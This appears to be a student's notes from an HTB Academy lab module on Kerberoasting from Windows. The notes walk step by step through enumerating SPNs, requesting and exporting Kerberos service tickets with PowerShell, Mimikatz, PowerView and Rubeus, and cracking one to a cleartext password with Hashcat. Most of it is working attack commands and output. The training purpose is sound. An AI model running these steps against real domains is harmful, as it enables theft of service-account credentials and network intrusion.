19-Kerberoasting - from Windows

Kerberoasting - Semi Manual method

Before tools such as `Rubeus` existed, stealing or forging Kerberos tickets was a complex, manual process. As the tactic and defenses have evolved, we can now perform Kerberoasting from Windows in multiple ways. To start down this path, we will explore the manual route and then move into more automated tooling. Let's begin with the built-in setspn binary to enumerate SPNs in the domain.

setspn : https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc731241(v=ws.11)

Enumerating SPNs with setspn.exe

```
C:\htb> setspn.exe -Q */*

Checking domain DC=INLANEFREIGHT,DC=LOCAL
CN=ACADEMY-EA-DC01,OU=Domain Controllers,DC=INLANEFREIGHT,DC=LOCAL
        exchangeAB/ACADEMY-EA-DC01
        exchangeAB/ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
        TERMSRV/ACADEMY-EA-DC01
        TERMSRV/ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
        Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/ACADEMY-EA-
DC01.INLANEFREIGHT.LOCAL
        ldap/ACADEMY-EA-
DC01.INLANEFREIGHT.LOCAL/ForestDnsZones.INLANEFREIGHT.LOCAL
        ldap/ACADEMY-EA-
DC01.INLANEFREIGHT.LOCAL/DomainDnsZones.INLANEFREIGHT.LOCAL

<SNIP>

CN=BACKUPAGENT,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
        backupjob/veam001.inlanefreight.local
CN=SOLARWINDSMONITOR,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
        sts/inlanefreight.local

<SNIP>

CN=sqlprod,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
        MSSQLSvc/SPSJDB.inlanefreight.local:1433
CN=sqlqa,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
        MSSQLSvc/SQL-CL01-01inlanefreight.local:49351
```

```
CN=sqldev,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
        MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433
CN=adfs,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
        adfsconnect/azure01.inlanefreight.local

Existing SPN found!
```

We will notice many different SPNs returned for the various hosts in the domain. We will focus on `user accounts` and ignore the computer accounts returned by the tool. Next, using PowerShell, we can request TGS tickets for an account in the shell above and load them into memory. Once they are loaded into memory, we can extract them using `Mimikatz`. Let's try this by targeting a single user:

Targeting a Single User

```
PS C:\htb> Add-Type -AssemblyName System.IdentityModel
PS C:\htb> New-Object
System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList
"MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433"

Id                   : uuid-67a2100c-150f-477c-a28a-19f6cfed4e90-2
SecurityKeys         :
{System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 2/24/2022 11:36:22 PM
ValidTo              : 2/25/2022 8:55:25 AM
ServicePrincipalName : MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433
SecurityKey          :
System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

Before moving on, let's break down the commands above to see what we are doing (which is essentially what is used by Rubeus : https://posts.specterops.io/kerberoasting-revisited-d434351bd4d1 when using the default Kerberoasting method):

- The Add-Type : https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/add-type?view=powershell-7.2[](https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/add-type?view=powershell-7.2) cmdlet is used to add a .NET framework class to our PowerShell session, which can then be instantiated like any .NET framework object
- The `-AssemblyName` parameter allows us to specify an assembly that contains types that we are interested in using
- System.IdentityModel : https://docs.microsoft.com/en-us/dotnet/api/system.identitymodel?view=netframework-4.8[](https://docs.microsoft.com/en-us/dotnet/api/system.identitymodel?view=netframework-4.8) is a namespace that contains different classes for building security token services

- We'll then use the New-Object : https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/new-object?view=powershell-7.2[](https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/new-object?view=powershell-7.2) cmdlet to create an instance of a .NET Framework object
- We'll use the System.IdentityModel.Tokens : https://docs.microsoft.com/en-us/dotnet/api/system.identitymodel.tokens?view=netframework-4.8[](https://docs.microsoft.com/en-us/dotnet/api/system.identitymodel.tokens?view=netframework-4.8) namespace with the KerberosRequestorSecurityToken : https://docs.microsoft.com/en-us/dotnet/api/system.identitymodel.tokens.kerberosrequestorsecuritytoken?view=netframework-4.8[](https://docs.microsoft.com/en-us/dotnet/api/system.identitymodel.tokens.kerberosrequestorsecuritytoken?view=netframework-4.8) class to create a security token and pass the SPN name to the class to request a Kerberos TGS ticket for the target account in our current logon session

We can also choose to retrieve all tickets using the same method, but this will also pull all computer accounts, so it is not optimal.

Retrieving All Tickets Using setspn.exe

```
PS C:\htb> setspn.exe -T INLANEFREIGHT.LOCAL -Q */* | Select-String '^CN' -
Context 0,1 | % { New-Object
System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList
$_.Context.PostContext[0].Trim() }

Id                   : uuid-67a2100c-150f-477c-a28a-19f6cfed4e90-3
SecurityKeys         :
{System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 2/24/2022 11:56:18 PM
ValidTo              : 2/25/2022 8:55:25 AM
ServicePrincipalName : exchangeAB/ACADEMY-EA-DC01
SecurityKey          :
System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

Id                   : uuid-67a2100c-150f-477c-a28a-19f6cfed4e90-4
SecurityKeys         :
{System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 2/24/2022 11:56:18 PM
ValidTo              : 2/24/2022 11:58:18 PM
ServicePrincipalName : kadmin/changepw
SecurityKey          :
System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

Id                   : uuid-67a2100c-150f-477c-a28a-19f6cfed4e90-5
SecurityKeys         :
```

```
{System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 2/24/2022 11:56:18 PM
ValidTo              : 2/25/2022 8:55:25 AM
ServicePrincipalName : WSMAN/ACADEMY-EA-MS01
SecurityKey          :
System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

<SNIP>
```

The above command combines the previous command with `setspn.exe` to request tickets for all accounts with SPNs set.

run mimikatz

```
.\mimikatz.exe -log "mimikatz.log"
```

Now that the tickets are loaded, we can use `Mimikatz` to extract the ticket(s) from `memory`.

Extracting Tickets from Memory with Mimikatz

```
Using 'mimikatz.log' for logfile : OK

mimikatz # base64 /out:true
isBase64InterceptInput  is false
isBase64InterceptOutput is true

mimikatz # kerberos::list /export

<SNIP>

[00000002] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 2/24/2022 3:36:22 PM ; 2/25/2022 12:55:25 AM ;
3/3/2022 2:55:25 PM
   Server Name       : MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433 @
INLANEFREIGHT.LOCAL
   Client Name       : htb-student @ INLANEFREIGHT.LOCAL
   Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ;
forwardable ;
====================
Base64 of file : 2-40a10000-htb-student@MSSQLSvc~DEV-PRE-
SQL.inlanefreight.local~1433-INLANEFREIGHT.LOCAL.kirbi
====================
doIGPzCCBjugAwIBBaEDAgEWooIFKDCCBSRhggUgMIIFHKADAgEFoRUbE0lOTEFO
RUZSRUlHSFQuTE9DQUyiOzA5oAMCAQKhMjAwGwhNU1NRTFN2YxskREVWLVBSRS1T
```

```
UUwuaW5sYW5lZnJlaWdodC5sb2NhbDoxNDMzo4IEvzCCBLugAwIBF6EDAgECooIE
rQSCBKmBMUn7JhVJpqG0ll7UnRuoeoyRtHxTS8JY1cl6z0M4QbLvJHi0JYZdx1w5
sdzn9Q3tzCn8ipeu+NUaIsVyDuYU/LZG4o2FS83CyLNiu/r2Lc2ZM8Ve/rqdd+TG
xvUkr+5caNrPy2YHKRogzfsO8UQFU1anKW4ztEB1S+f4d1SsLkhYNI4q67cnCy00
UEf4gOF6zAfieo91LDcryDpi1UII0SKIiT0yr9IQGR3TssVnl70acuNac6eCC+Uf
vyd7g9gYH/9aBc8hSBp7RizrAcN2HFCVJontEJmCfBfCk0Ex23G8UULFic1w7S6/
V9yj9iJvOyGElSk1VBRDMhC41712/sTraKRd7rw+fMkx7YdpMoU2dpEj9QQNZ3GR
XNvGyQFkZp+sctI6Yx/vJYBLXI7DloCkzClZkp7c40u+5q/xNby7smpBpLToi5No
ltRmKshJ9W19aAcb4TnPTfr2ZJcBUpf5tEza7wlsjQAlXsPmL3EF2QXQsvOc74Pb
TYEnGPlejJkSnzIHs4a0wy99V779QR4ZwhgUjRkCjrAQPWvpmuI6RU9vOwM50A0n
h580JZiTdZbK2tBorD2BWVKgU/h9h7JYR4S52DBQ7qmnxkdM3ibJD0o1RgdqQO03
TQBMRl9lRiNJnKFOnBFTgBLPAN7jFeLtREKTgiUC1/aFAi5h81aOHbJbXP5aibM4
eLbj2wXp2RrWOCD8t9BEnmat0T8e/O3dqVM52z3JGfHK/5aQ5Us+T5qM9pmKn5v1
XHou0shzgunaYPfKPCLgjMNZ8+9vRgOlry/CgwO/NgKrm8UgJuWMJ/skf9QhD0Uk
T9cUhGhbg3/pVzpTlk1UrP3n+WMCh2Tpm+p7dxOctlEyjoYuQ9iUY4KI6s6ZttT4
tmhBUNua3EMlQUO3fzLr5vvjCd3jt4MF/fD+YFBfkAC4nGfHXvbdQl4E++Ol6/LX
ihGjktgVop70jZRX+2x4DrTMB9+mjC6XBUeIlS9a2Syo0GLkpolnhgMC/ZYwF0r4
MuWZu1/KnPNB16EXaGjZBzeW3/vUjv6ZsiL0J06TBm3mRrPGDR3ZQHLdEh3QcGAk
0Rc4p16+tbeGWlUFIg0PA66m01mhfzxbZCSYmzG25S0cVYOTqjToEgT7EHN0qIhN
yxb2xZp2oAIgBP2SFzS4cZ6GlLoNf4frRvVgevTrHGgba1FA28lKnqf122rkxx+8
ECSiW3esAL3FSdZjc9OQZDvo8QB5MKQSTpnU/LYXfb1WafsGFw07inXbmSgWS1Xk
VNCOd/kXsd0uZI2cfrDLK4yg7/ikTR6l/dZ+Adp5BHpKFAb3YfXjtpRM6+1FN56h
TnoCfIQ/pAXAfIOFohAvB5Z6fLSIP0TuctSqejiycB53N0AWoBGT9bF4409M8tjq
32UeFiVp60IcdOjV4Mwan6tYpLm2O6uwnvw0J+Fmf5x3Mbyr42RZhgQKcwaSTfXm
5oZV57Di6I584CgeD1VN6C2d5sTZyNKjb85lu7M3pBUDDOHQPAD9l4Ovtd8O6Pur
+jWFIa2EXm0H/efTTyMR665uahGdYNiZRnpm+ZfCc9LfczUPLWxUOOcaBX/uq6OC
AQEwgf6gAwIBAKKB9gSB832B8DCB7aCB6jCB5zCB5KAbMBmgAwIBF6ESBBB3DAVi
Ys6KmIFpubCAqyQcoRUbE0lOTEFORUZSRUlHSFQuTE9DQUyiGDAWoAMCAQGhDzAN
GwtodGItc3R1ZGVudKMHAwUAQKEAAKURGA8yMDIyMDIyNDIzMzYyMlqmERgPMjAy
MjAyMjUwODU1MjVapxEYDzIwMjIwMzAzMjI1NTI1WqgVGxNJTkxBTkVGUkVJR0hU
LkxPQ0FMqTswOaADAgECoTIwMBsITVNTUUxTdmMbJERFVi1QUkUtU1FMLmlubGFu
ZWZyZWlnaHQubG9jYWw6MTQzMw==
====================

   * Saved to file     : 2-40a10000-htb-student@MSSQLSvc~DEV-PRE-
SQL.inlanefreight.local~1433-INLANEFREIGHT.LOCAL.kirbi

<SNIP>
```

If we do not specify the `base64 /out:true` command, Mimikatz will extract the tickets and write them to `.kirbi` files. Depending on our position on the network and if we can easily move files to our attack host, this can be easier when we go to crack the tickets. Let's take the base64 blob retrieved above and prepare it for cracking.

Next, we can take the base64 blob and remove new lines and white spaces since the output is column wrapped, and we need it all on one line for the next step.

Preparing the Base64 Blob for Cracking

```
0xAmr0zZakaria@htb[/htb]$ echo "<base64 blob>" |  tr -d \\n

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
YWw6MTQzMw==
```

We can place the above single line of output into a file and convert it back to a `.kirbi` file using the `base64` utility.

Placing the Output into a File as .kirbi

```
0xAmr0zZakaria@htb[/htb]$ cat encoded_file | base64 -d > sqldev.kirbi
```

Next, we can use this https://raw.githubusercontent.com/nidem/kerberoast/907bf234745fe907cf85f3fd916d1c14ab9d65c0/kirbi2john.py[] (https://raw.githubusercontent.com/nidem/kerberoast/907bf234745fe907cf85f3fd916d1c14ab9d65c0/kirbi2john.py) version of the `kirbi2john.py` tool to extract the Kerberos ticket from the TGS file.

Extracting the Kerberos Ticket using kirbi2john.py

```
0xAmr0zZakaria@htb[/htb]$ python2.7 kirbi2john.py sqldev.kirbi
```

This will create a file called `crack_file`. We then must modify the file a bit to be able to use Hashcat against the hash.

Modifiying crack_file for Hashcat

```
0xAmr0zZakaria@htb[/htb]$ sed 's/\$krb5tgs\$\(.*\):\
(.*\)/\$krb5tgs\$23\$\*\1\*\$\2/' crack_file > sqldev_tgs_hashcat
```

We can then run the ticket through Hashcat again and get the cleartext password `database!`.

Cracking the Hash with Hashcat

```
0xAmr0zZakaria@htb[/htb]$ hashcat -m 13100 sqldev_tgs_hashcat
/usr/share/wordlists/rockyou.txt

<SNIP>

$krb5tgs$23$*sqldev.kirbi*$813149fb261549a6a1b4965ed49d1ba8$7a8c91b47c534bc2
58d5c97acf433841b2ef2478b425865dc75c39b1dce7f50dedcc29fc8a97aef8d51a22c5720e
e614fcb646e28d854bcdc2c8b362bbfaf62dcd9933c55efeba9d77e4c6c6f524afee5c68dacf
cb6607291a20cdfb0ef144055356a7296e33b440754be7f87754ac2e4858348e2aebb7270b2d
345047f880e17acc07e27a8f752c372bc83a62d54208d12288893d32afd210191dd3b2c56797
bd1a72e35a73a7820be51fbf277b83d8181fff5a05cf21481a7b462ceb01c3761c50952689ed
1099827c17c2934131db71bc5142c589cd70ed2ebf57dca3f6226f3b21849529355414433210
b8d7bd76fec4eb68a45deebc3e7cc931ed8769328536769123f5040d6771915cdbc6c9016466
9fac72d23a631fef25804b5c8ec39680a4cc2959929edce34bbee6aff135bcbbb26a41a4b4e8
8b936896d4662ac849f56d7d68071be139cf4dfaf66497015297f9b44cdaef096c8d00255ec3
e62f7105d905d0b2f39cef83db4d812718f95e8c99129f3207b386b4c32f7d57befd411e19c2
18148d19028eb0103d6be99ae23a454f6f3b0339d00d27879f342598937596cadad068ac3d81
5952a053f87d87b2584784b9d83050eea9a7c6474cde26c90f4a3546076a40ed374d004c465f
654623499ca14e9c11538012cf00dee315e2ed444293822502d7f685022e61f3568e1db25b5c
fe5a89b33878b6e3db05e9d91ad63820fcb7d0449e66add13f1efceddda95339db3dc919f1ca
ff9690e54b3e4f9a8cf6998a9f9bf55c7a2ed2c87382e9da60f7ca3c22e08cc359f3ef6f4603
a5af2fc28303bf3602ab9bc52026e58c27fb247fd4210f45244fd71484685b837fe9573a5396
4d54acfde7f963028764e99bea7b77139cb651328e862e43d894638288eace99b6d4f8b66841
50db9adc43254143b77f32ebe6fbe309dde3b78305fdf0fe60505f9000b89c67c75ef6dd425e
```

```
04fbe3a5ebf2d78a11a392d815a29ef48d9457fb6c780eb4cc07dfa68c2e97054788952f5ad9
2ca8d062e4a68967860302fd9630174af832e599bb5fca9cf341d7a1176868d9073796dffbd4
8efe99b222f4274e93066de646b3c60d1dd94072dd121dd0706024d11738a75ebeb5b7865a55
05220d0f03aea6d359a17f3c5b6424989b31b6e52d1c558393aa34e81204fb107374a8884dcb
16f6c59a76a0022004fd921734b8719e8694ba0d7f87eb46f5607af4eb1c681b6b5140dbc94a
9ea7f5db6ae4c71fbc1024a25b77ac00bdc549d66373d390643be8f1007930a4124e99d4fcb6
177dbd5669fb06170d3b8a75db9928164b55e454d08e77f917b1dd2e648d9c7eb0cb2b8ca0ef
f8a44d1ea5fdd67e01da79047a4a1406f761f5e3b6944cebed45379ea14e7a027c843fa405c0
7c8385a2102f07967a7cb4883f44ee72d4aa7a38b2701e77374016a01193f5b178e34f4cf2d8
eadf651e162569eb421c74e8d5e0cc1a9fab58a4b9b63babb09efc3427e1667f9c7731bcabe3
645986040a7306924df5e6e68655e7b0e2e88e7ce0281e0f554de82d9de6c4d9c8d2a36fce65
bbb337a415030ce1d03c00fd9783afb5df0ee8fbabfa358521ad845e6d07fde7d34f2311ebae
6e6a119d60d899467a66f997c273d2df73350f2d6c5438e71a057feeab:database!

Session..........: hashcat
Status...........: Cracked
Hash.Name........: Kerberos 5, etype 23, TGS-REP
Hash.Target......:
$krb5tgs$23$*sqldev.kirbi*$813149fb261549a6a1b4965e...7feeab
Time.Started.....: Thu Feb 24 22:03:03 2022 (8 secs)
Time.Estimated...: Thu Feb 24 22:03:11 2022 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1150.5 kH/s (9.76ms) @ Accel:64 Loops:1 Thr:64 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 8773632/14344385 (61.16%)
Rejected.........: 0/8773632 (0.00%)
Restore.Point....: 8749056/14344385 (60.99%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: davius -> darjes

Started: Thu Feb 24 22:03:00 2022
Stopped: Thu Feb 24 22:03:11 2022
```

If we decide to skip the base64 output with Mimikatz and type `mimikatz # kerberos::list /export`, the .kirbi file (or files) will be written to disk. In this case, we can download the file(s) and run `kirbi2john.py` against them directly, skipping the base64 decoding step.

Now that we have seen the older, more manual way to perform Kerberoasting from a Windows machine and offline processing, let's look at some quicker ways. Most assessments are time-boxed, and we often need to work as quickly and efficiently as possible, so the above method will likely not be our go-to every time. That being said, it can be useful for us to have other tricks up our sleeves and methodologies in case our automated tools fail or are blocked.

Automated / Tool Based Route

Next, we'll cover two much quicker ways to perform Kerberoasting from a Windows host. First, let's use PowerView : https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1to extract the TGS tickets and convert them to Hashcat format. We can start by enumerating SPN accounts.

Using PowerView to Extract TGS Tickets

```
PS C:\htb> Import-Module .\PowerView.ps1
PS C:\htb> Get-DomainUser * -spn | select samaccountname

samaccountname
--------------
adfs
backupagent
krbtgt
sqldev
sqlprod
sqlqa
solarwindsmonitor
```

From here, we could target a specific user and retrieve the TGS ticket in Hashcat format.

Using PowerView to Target a Specific User

```
PS C:\htb> Get-DomainUser -Identity sqldev | Get-DomainSPNTicket -Format
Hashcat

SamAccountName       : sqldev
DistinguishedName    : CN=sqldev,OU=Service
Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
ServicePrincipalName : MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433
TicketByteHexStream  :
Hash                 : $krb5tgs$23$*sqldev$INLANEFREIGHT.LOCAL$MSSQLSvc/DEV-
PRE-SQL.inlanefreight.local:1433*$BF9729001

376B63C5CAC933493C58CE7$4029DBBA2566AB4748EDB609CA47A6E7F6E0C10AF50B02D10A6F
92349DDE3336018DE177

AB4FF3CE724FB0809CDA9E30703EDDE93706891BCF094FE64387B8A32771C7653D5CFB7A70DE
0E45FF7ED6014B5F769F

DC690870416F3866A9912F7374AE1913D83C14AB51E74F200754C011BD11932464BEDA7F1841
```

CCCE6873EBF0EC5215C0

12E1938AEC0E02229F4C707D333BD3F33642172A204054F1D7045AF3303809A3178DD7F3D8C4FB0FBB0BB412F3BD5526

7B1F55879DFB74E2E5D976C4578501E1B8F8484A0E972E8C45F7294DA90581D981B0F177D79759A5E6282D86217A03A9

ADBE5EEB35F3924C84AE22BBF4548D2164477409C5449C61D68E95145DA5456C548796CC30F7D3DDD80C48C84E3A538B

019FB5F6F34B13859613A6132C90B2387F0156F3C3C45590BBC2863A3A042A04507B88FD752505379C42F32A14CB9E44

741E73285052B70C1CE5FF39F894412010BAB8695C8A9BEABC585FC207478CD91AE0AD03037E381C48118F0B65D25847

B3168A1639AF2A534A63CF1BC9B1AF3BEBB4C5B7C87602EEA73426406C3A0783E189795DC9E1313798C370FD39DA53DD

CFF32A45E08D0E88BC69601E71B6BD0B753A10C36DB32A6C9D22F90356E7CD7D768ED484B9558757DE751768C99A64D6

50CA4811D719FC1790BAE8FE5DB0EB24E41FF945A0F2C80B4C87792CA880DF9769ABA2E87A1ECBF416641791E6A762BF

1DCA96DDE99D947B49B8E3DA02C8B35AE3B864531EC5EE08AC71870897888F7C2308CD8D6B820FCEA6F584D1781512AC

089BFEFB3AD93705FDBA1EB070378ABC557FEA0A61CD3CB80888E33C16340344480B4694C6962F66CB7636739EBABED7

CB052E0EAE3D7BEBB1E7F6CF197798FD3F3EF7D5DCD10CCF9B4AB082CB1E199436F3F271E6FA3041EF00D421F4792A0A

DCF770B13EDE5BB6D4B3492E42CCCF208873C5D4FD571F32C4B761116664D9BADF425676125F6BF6C049DD067437858D

0866BE520A2EBFEA077037A59384A825E6AAA99F895A58A53313A86C58D1AA803731A849AE7BAAB37F4380152F790456

37237582F4CA1C5287F39986BB233A34773102CB4EAE80AFFFFEA7B4DCD54C28A824FF225EA336DE28F4141962E21410

```
D66C5F63920FB1434F87A988C52604286DDAD536DA58F80C4B92858FE8B5FFC19DE1B0172951
34DFBE8A2A6C74CB46FF

A7762D64399C7E009AA60B8313C12D192AA25D3025CD0B0F81F7D94249B60E29F683B797493C
8C2B9CE61B6E3636034E

6DF231C428B4290D1BD32BFE7DC6E7C1E0E30974E0620AE337875A54E4AFF4FD50C4785ADDD5
9095411B4D94A094E87E

6879C36945B424A86159F1575042CB4998F490E6C1BC8A622FC88574EB2CF80DD01A0B8F19D8
F4A67C942D08DCCF23DD

92949F63D3B32817941A4B9F655A1D4C5F74896E2937F13C9BAF6A81B7EEA3F7BC7C192BAE65
484E5FCCBEE6DC51ED9F

05864719357F2A223A4C48A9A962C1A90720BBF92A5C9EEB9AC1852BC3A7B8B1186C7BAA063E
B0AA90276B5D91AA2495

D29D545809B04EE67D06B017C6D63A261419E2E191FB7A737F3A08A2E3291AB09F95C649B5A7
1C5C45243D4CEFEF5EED

95DDD138C67495BDC772CFAC1B8EF37A1AFBAA0B73268D2CDB1A71778B57B02DC02628AF11
```

Finally, we can export all tickets to a CSV file for offline processing.

Exporting All Tickets to a CSV File

```
PS C:\htb> Get-DomainUser * -SPN | Get-DomainSPNTicket -Format Hashcat |
Export-Csv .\ilfreight_tgs.csv -NoTypeInformation
```

We can also use Rubeus from GhostPack to perform Kerberoasting even faster and easier. Rubeus provides us with a variety of options for performing Kerberoasting.

if you want to get the name of service account for spacific service

```
PS C:\Tools> Get-ADUser -Filter {ServicePrincipalName -eq
"vmware/inlanefreight.local"} -Properties ServicePrincipalName
>>
DistinguishedName    : CN=svc_vmwaresso,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
Enabled              : True
GivenName            :
Name                 : svc_vmwaresso
ObjectClass          : user
ObjectGUID           : e1b74d40-0e70-4e28-ad74-9f8f741984ce
```

```
SamAccountName       : svc_vmwaresso
ServicePrincipalName : {vmware/inlanefreight.local}
SID                  : S-1-5-21-3842939050-3880317879-2865463114-6603
Surname              :
UserPrincipalName    :
```

Using Rubeus

```
PS C:\htb> .\Rubeus.exe

<SNIP>

Roasting:

    Perform Kerberoasting:
        Rubeus.exe kerberoast [[/spn:"blah/blah"] |
[/spns:C:\temp\spns.txt]] [/user:USER] [/domain:DOMAIN]
[/dc:DOMAIN_CONTROLLER] [/ou:"OU=,..."] [/ldaps] [/nowrap]

    Perform Kerberoasting, outputting hashes to a file:
        Rubeus.exe kerberoast /outfile:hashes.txt [[/spn:"blah/blah"] |
[/spns:C:\temp\spns.txt]] [/user:USER] [/domain:DOMAIN]
[/dc:DOMAIN_CONTROLLER] [/ou:"OU=,..."] [/ldaps]

    Perform Kerberoasting, outputting hashes in the file output format, but
to the console:
        Rubeus.exe kerberoast /simple [[/spn:"blah/blah"] |
[/spns:C:\temp\spns.txt]] [/user:USER] [/domain:DOMAIN]
[/dc:DOMAIN_CONTROLLER] [/ou:"OU=,..."] [/ldaps] [/nowrap]

    Perform Kerberoasting with alternate credentials:
        Rubeus.exe kerberoast /creduser:DOMAIN.FQDN\USER
/credpassword:PASSWORD [/spn:"blah/blah"] [/user:USER] [/domain:DOMAIN]
[/dc:DOMAIN_CONTROLLER] [/ou:"OU=,..."] [/ldaps] [/nowrap]

    Perform Kerberoasting with an existing TGT:
        Rubeus.exe kerberoast </spn:"blah/blah" | /spns:C:\temp\spns.txt>
</ticket:BASE64 | /ticket:FILE.KIRBI> [/nowrap]

    Perform Kerberoasting with an existing TGT using an enterprise
principal:
        Rubeus.exe kerberoast </spn:user@domain.com |
/spns:user1@domain.com,user2@domain.com> /enterprise </ticket:BASE64 |
/ticket:FILE.KIRBI> [/nowrap]
```

